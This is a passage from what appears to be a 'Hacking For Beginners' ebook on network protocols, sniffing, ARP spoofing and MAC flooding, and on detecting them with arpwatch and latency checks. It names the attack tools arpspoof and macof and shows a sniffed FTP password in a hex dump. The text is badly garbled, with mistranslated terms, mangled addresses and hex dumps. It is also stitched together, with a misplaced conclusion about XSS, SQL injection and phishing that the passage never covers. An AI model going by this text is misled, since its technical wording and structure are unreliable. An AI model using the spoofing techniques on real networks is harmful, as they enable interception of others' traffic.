In the token-ring protocol, only one user at a time has the right to send in the form of a virtual token, thereby avoiding collisions. Each participant has a predecessor from whom he receives the token and a successor to whom he passes the token. If data is to be transferred, the participant attaches the data to the token and marks it as " busy." If the token arrives at the receiver, it picks up the data and sends a confirmation to the sender in the same way. The described precursor principle produces a closed ring as topology.

- Layer 3: IP

The Internet Protocol (IP) provides networks with mediation over several stations involved. This allows multiple networks to be connected and packets to be sent between computers that are not connected to a common medium. Version 4 of the Internet Protocol uses 32-bit long IP addresses, usually represented by four decimal coded octets, e.g., 194.25.2.129. Version 6 of the Internet Protocol, however, uses 128-bit long addresses whose notation the

The MAC addresses are similar, e.g. 2001: 6f8: 915: 0: 230: 1b ff: feb9: 742b. Common to both protocol versions is that in addition to the IP address, a network mask determines whether a target computer can be reached in the local network by splitting the IP address from the left into a network part and a computer part. If a computer cannot be reached locally, a subsequent computer is usually selected, and the packet is forwarded to it. This decision process is called "routing." [Post81b, DeHi98]

- Layer 2: ARP

With the help of the Address Resolution Protocol (ARP), addresses of the Internet protocol (IP addresses) are translated into hardware addresses (also known as Media Access Control or MAC addresses). MAC addresses are 48 bits long and are in hexadecimal form (e.g., 00: 30: 1B: B9: 74: 2B). Each participant in the network stores the mapping of IP addresses to MAC addresses in tabular form in a so-called MAC table. The current MAC table can be viewed on Linux computers with the "arp" command. For example, an entry has the following form:

computer.ea (1 9 2, 1 6 8, 1, 1 4) to 0 0: 3 0: 1 B: B9: 7 4: 2 B [ether] eth0

Here you can see the computer name (" computer.ea "), the IP address and the corresponding MAC address. In addition, it is saved via which network adapter the computer can be reached (here: "eth0 ") .

ARP thus establishes the connection between layers 2 and 3. This is a very simple, stateless protocol in which only two possible data units exist: “arp-request” and “arp-reply”.

In order to determine the MAC address of the associated subscriber for an IP address (e.g., 192.168.1.14), an arp-request packet is generated and sent to all stations which are connected to the common medium. The station with the searched IP address then takes the sender's MAC address into its own MAC table and sends a packet to the sender that contains both its own MAC and IP address. This allows the sender to correctly address other packets for the same IP address [Plum82].

- Layer 3: ICMP

The Internet Control Message Protocol is used to exchange control information between the communication partners in the network. Among the best-known protocol, data units are "echo-request" and "echo-reply." With an echo-request packet, one participant asks another person for an echo-reply response. This will usually answer, making ICMP the most common review of the accessibility of participants. In addition, one can measure the time that elapses before the response occurs and thus obtain an approximate estimate of the reaction time of the communication partner, the so-called latency. To send and receive such packages, the program ping can be used, which is available on every operating system. [Post81a]

- Layer 4: DNS

The Domain Name System provides methods by which the hostname of a computer (e.g., www.google.com) is translated into its IP address (es). It saves the user the trouble of entering IP addresses in programs such as browsers and has established itself as the standard for this functionality. In addition, if properly configured, DNS servers can be used to "rollback" IP addresses into hostnames, for example, to make log files of a service that is more readable, called "reverse DNS." In a computer network, this service is usually provided by one or more DNS servers [Mock87].

- Layer 4: DHCP

The Dynamic Host Configuration Protocol (DHCP) handles the dynamic and automatic configuration of connected stations. It provides participants with all the information they need to participate in ongoing network communication. This usually includes an IP address, the network mask, the default gateway, and one or more name servers within the network. Possible

applications for DHCP are above all the simplified and automatic configuration of computer systems in networks [Drom97] .

Fundamental Weaknesses of Hierarchical Communication Models

Hierarchical communication always encapsulates a sharply defined functionality in the next lower layer. A process that uses a service of the next lower tier relies on it to do its job correctly. As a rule, he is unable to see the underlying layers.

If a communication at a certain point is compromised, then data and content, but also control information of higher layers, are also affected. If the content transmitted on the higher layers is not encrypted or otherwise secured against manipulation and unintended insight, reliable communication is no longer possible.

It is thus obvious that the overall system is never safer than the individual subcomponents. An attack on one of the lower levels is a serious threat.

Sniffing

In the context of network security, sniffing refers to the listening of data [Russ02]. It, therefore, represents a passive attack on the security of a network because the attacker usually does not send data to the network. Instead, he will try to gather more information by collecting information and reading secrets that are helpful. These can be credentials such as usernames and passwords, as well as knowledge-based protocols and mechanisms.

Through his passivity, attack by sniffing is very difficult to detect. If the attacker sends data himself to gain access to network traffic, he can betray himself. Also, in some cases, one can try to make a co-healer betray himself.

Snatching as a Protective Measure

Sniffing does not always have the purpose of causing harm, omitting information, or circumventing security mechanisms. Instead, sniffing can help monitor a network and detect malfunctions, attacks, and other disruptions in a good time.

Spoofing

In the context of network and computer security, spoofing refers to the swapping of a foreign identity ([Russ02].) Spoofing can take place at every level of the ISO / OSI communication model. In contrast to sniffer attacks, the compromise of a layer does not automatically prevent the communication that occurs: a fake sender address in an IP packet does not necessarily lead to a wrong sender address of an email.

In this paper, spoofing is only considered as an attack on lower layers and the protocols there such as ARP and IP .

Positive Aspects of Spoofing

As with Sniffing, there are also application spoofing cases that do not affect the security of a system. To the application areas pay, for example:

• Web servers on which so-called VirtualHosts are set up, spoofing the identity of the webserver for whose domain they are delivering data

• In failover scenarios, the spoofing of a MAC address offers the possibility, in the event of failure of the main computer, of having its services performed by the clients unnoticed by a replacement computer.

Methods and Approaches

The following describes the common infrastructure components, as well as their vulnerabilities, causes, and possible countermeasures. Often, there is no clear distinction between attacking and spoofing attacks; often, both techniques are used simultaneously. This is especially the case when data has to be redirected in order to be able to read it afterward. In addition, by sniffing at information about identities, such as password and usernames, you can also get addresses, which you then accept in a spoofing attack in order to further extend an attack .

Cables and Hubs

If all stations of a network are connected by a cable, then each participant receives all packets. This is also the case when the stations are connected by a central hub. The network adapters of the individual stations know their own MAC address and filter the stream of data packets for those that are addressed to them.

Example

The following is an example output of the ARP traffic that was read on a network interface. You can see two things: The participant with the IP address .1 attempts to determine the MAC address of the nodes with the IP addresses .12 and .222. Hereby he sends arp-request packages. As can be seen from the time indicated in the left column, the response to such a request is made in a very short time.

```
13: 37: 43.365944 arp who - has 192.168.1.222
tell 192.168.1.1
13: 37: 43.366207 arp reply 1 9 2. 1 6 8. 1 . 2 2 2 is - at 0 0: 0 b: 8 2:
0 5: 3 f: b7
13: 37: 44.586755 arp who - has 192.168.1.12 tell 192.168.1.1
13: 37: 44.586892 arp reply 1 9 2. 1 6 8. 1 . 1 2 is - at 0 0: 1 1: 2 4: 8
8: 0 2: f 0
```

A second example is a package from the login process at the FTP server ftp.kernel.org. The left-hand column indicates the position of the data in the data packet, followed by the hexadecimal representation of the data. In the right-hand column, the data is displayed as readable characters, as long as they are each a displayable character. You can see the password that the user has specified.

```
0x0 0 0 0: 0005 5 d7c e 8 e 5 0 0 3 0 1 bb9 742 b 0 8 0 0 4 5 1
0 ..] | .. , 0. , t +. .E.
0x0 0 1 0: 004 e a80b 4 0 0 0 4006 451 a c 0 a 8 010
e cc 9 8 .N. .. @. @ E .....
0x0 0 2 0: bf 2 5 cb 2 1 0015 4 c 9 8 db79 1 7 4 5 e 8 from 8 0
1 8 !.%. .. L. , y. E. , , ,
```

```
0x0 0 3 0:      002 e  80 d2  0000  0101  080 a  0 d21  7 b6d  0 cf
9          .....          ....          , ! { m. ,
0x0 0 4 0:      cca 8  5041  5353  2070  6173  7377  6 f 7 2
6440          , , PASSPORT . password @
0x0 0 5 0:      646 f  6 d61  696 e  2 e 6 3       6 f 6 d  0d0a
                  domain. com. ,
```

On multi-user systems, regardless of the transmission technique used, it is possible to monitor the network traffic of the other users, provided that one has the necessary rights to read the data packets from the network card. On Linux systems, only the user root is authorized for this. Unprivileged users receive an error message: “socket: Operation not permitted”.

Wireless Network s

In addition to Ethernet, wireless networks (WLAN) on layer 2 behave as if all the stations involved were connected via a common cable. After all, each participant can receive all data traffic with one antenna. Again, you can use a network card with promiscuous mode switched on to read incoming packets from other participants. Unlike wired networks, wireless networks often use methods to encrypt the transmitted data transparently. An attacker for functioning surveillance must already be part of the encrypted network.

Wiretapping

Another way to get network packets is to literally " tap " any wired network to which you have physical access. This process is called wiretapping or tapping [Grah00]; The device used is called a TAP device.

The simplest conceivable TAP device consists of a network adapter whose receive lines are connected to the transmission lines of the cable that is to be monitored. However, current Ethernet transmitters send a signal at regular intervals to check if the other party is still answering. By the one-sided connection of the cables, such a check fails, and you have to rely on an antiquated card to use with AUI transceiver. Since this method is more of a " hack " than a reliable method of analysis, it is better to buy a professional TAP device. These forward network traffic transparently, but provide the opportunity to send a copy to a connected subscriber. Modern

switches also have the ability to replicate all traffic on individual ports for monitoring purposes [3Com].

Advantages of a TAP device

The advantage of such a TAP device is that it works only passively. If you use it to investigate a network for attacks and dysfunctions, it has only a few seizure points due to its passivity and can therefore only be very badly compromised. An attacker cannot obtain information about the existence or state of the system. On the other hand, if an attacker succeeds in installing a TAP device on a network, it is very difficult to trace through network traffic analysis.

Detection Possibilities

Depending on the scope of the attacker's actions, there are no or several ways to track a sniffer on the network. For most of these possibilities, however, there are countermeasures of the attackers, so that it sometimes comes to a kind of Wettrusten between attackers and defenders.

- Name server requests: Current sniffer programs (such as tcpdump) provide the ability to display hostnames instead of IP addresses using reverse DNS functionality, thereby increasing the readability of the output. The high number of DNS queries required for this can be detected on the name server. If you additionally configure a network node with an IP address outside the network address space and if you let it automatically generate network traffic, you can detect a request for its IP address on the name server and conclude that you are using a sniffer program ([Grah00].

- The latency of the attacker: If a sniffing program is installed on a computer system, this will possibly respond more slowly to requests from the network by analyzing the network traffic and the associated computational effort. By measuring the response time of the connected subscribers from a single computer, e.g., using the IMCP protocol, one can conclude from a correlation of network load and latency of a subscriber to the use of a sniffer program [Russ02].

- Faulty Software: In case of errors in the implementation of drivers and network stacks, you can partially exploit them to see if a host is

promiscuous. For example, [Russ02], page 398f, describes the case of an Ethernet driver. In this case, the verification of the MAC address was waived if the card was operated in promiscuous mode. If you send an ICMP echo-request with the IP address of the computer and a MAC address that differs from its own, into the network, the computer replied with an echo-reply, and you could conclude that the network card was operated in promiscuous mode.

Switches

All the problems described above occur because each connected computer can receive all the data in a network, and the filtering of the data is done by the network adapters. This makes it very easy for an attacker to access the data shared by other participants. A way out of this dilemma seems to offer switches. Essentially, they behave like hubs with the difference of knowing which computer is connected to which of their ports. Thus, in addition to arp-request packets, only a packet that is also intended for it is forwarded to a computer. For this purpose, a switch has a table in which each port is stored, which MAC addresses can be reached via this port. A typical example of such a table is 2 13 = 8192 entries for switches with 16 ports, but the size varies between different manufacturers and models.

Cache Poisoning and ARP Spoofing

Assuming the switch works properly, it eliminates the ability to read data that is not sent to one's own address. Therefore it is necessary for an attacker, that all packages, which are to be read, are addressed to himself/herself.

The MAC address of the destination computer for a particular IP address is stored by each subscriber in a local MAC address table. One attack on which the MAC table of a remote computer is deliberately infected with false information is called a cache poisoning attack. To preach to the rest of the network that a foreign IP address can be reached under its own MAC address, there are two possibilities:

- Answering foreign requests: Whenever a computer in the network asks for the destination IP address, the attacker responds with his MAC address. This must happen so quickly that the valid answer of

the rightful owner of the IP address is rejected. Due to this condition of a very fast response, such an attack is very difficult to carry out. In addition, the ARP protocol has a vulnerability that does not require timely responses to arp-request packets.

- The vulnerability in the ARP protocol: In order to simplify the administration of networks, it is possible for subscribers to send their MAC address proactively in the network and for all connected computers to update their MAC table. This procedure is called gratious ARP, and it finds application for example in mobile network devices that can thus redirect certain data to a proxy in the old network when moving from one network to another, without interfering with existing connections. An attacker would now miss such a packet, and so his victim would first take the wrong MAC address into their MAC table and then address Ethernet packets to the attacker. This retransmits its MAC address at regular intervals so that the entry in the victim's MAC table is always up-to-date and the victim himself will not make a request to the network. The ARP package used here is a usual arp-reply, which prevents gratious ARP only from stateful packet filters. A detailed description of MOG opportunities and a program to Inspect this provides the program arpspoof from the dsni ff package [Song].

Mac Address Flooding

Another vulnerability of the switches is their finite MAC tables. If a switch does not find an entry in its MAC table for a MAC address, it will transfer the packet to all connected stations. Then he analyzes the answers and learns which port the addressee can reach. If the MAC table of the switch is already full, old entries are overwritten and overwritten by the new entry. An attacker can receive data that is not intended for him if he succeeds and then, override the MAC tables of the switch with incorrect information. He achieves this by sending a large number of packets to the switch, which he himself answers. Due to different sender MAC addresses, the switch's MAC table will eventually be overridden, and valid entries will be overwritten. Thereafter, the switch will also forward packets from other subscribers looking for their MAC address to the attacker. One program that can do this job is macof, which is also in the dsni ff package [song] .

Detection Capabilities: ARPwatch and ARP Traffic Analysis

If the attacker attacks both ends of a connection simultaneously, he can reroute all network traffic between the two victims via his own computer. Thus, he can easily listen to and perform special types of continuation attacks.

In addition to the previously described ways to detect such a listener, both the attack and the subsequent redirection of network traffic offer further aspects from which one can identify the attack. Above all, the increased and unusual ARP traffic during the attack phase is analyzed here and serves as an indication of such an attack.

CONCLUSION

Thank you for making it through to the end of *Hacking For Beginners* , let's hope it was informative and able to provide you with all of the tools you need to achieve your goals whatever they may be.

In summary, web applications can always contain security gaps that are often exploited by hackers. In this term paper, XSS, SQL injection, and phishing were examined in detail as the three hacking techniques. Anyone who has such vulnerabilities in his system must expect that these vulnerabilities are also discovered and exploited in his system.

In most cases, you must make a trade-off between safety and comfort. More safety is often associated with less comfort and vice versa.

Detection During A Seizure

To detect the attack, one can monitor the network for an excessive number of arp-replys. In addition, one can consult the relationship between arp-requests and arp-replys. Should the number of responses exceed those of the requests, an ARP spoofing attack may be possible. See [CaGo03].

If The Attack Was Successfu l

If the attack was successful, there are essentially two possibilities of detection:

1. Monitoring the ARP table: With special software such as arpwatch, you can detect the changes on the MAC table and trigger an alarm.

2. Latency monitoring: In addition to the above-described possibility of measuring the reaction time of individual computers from a central point, the simultaneous attack of two

computers and the associated diversion of the latency network traffic, and also the transmission time of data packets between the two sacrifices increased. If a participant monitors the response times of his communication partners, he may suspect that the traffic will be redirected via a third computer.

Finally, if you found this book useful in any way, a review on Amazon is always appreciated !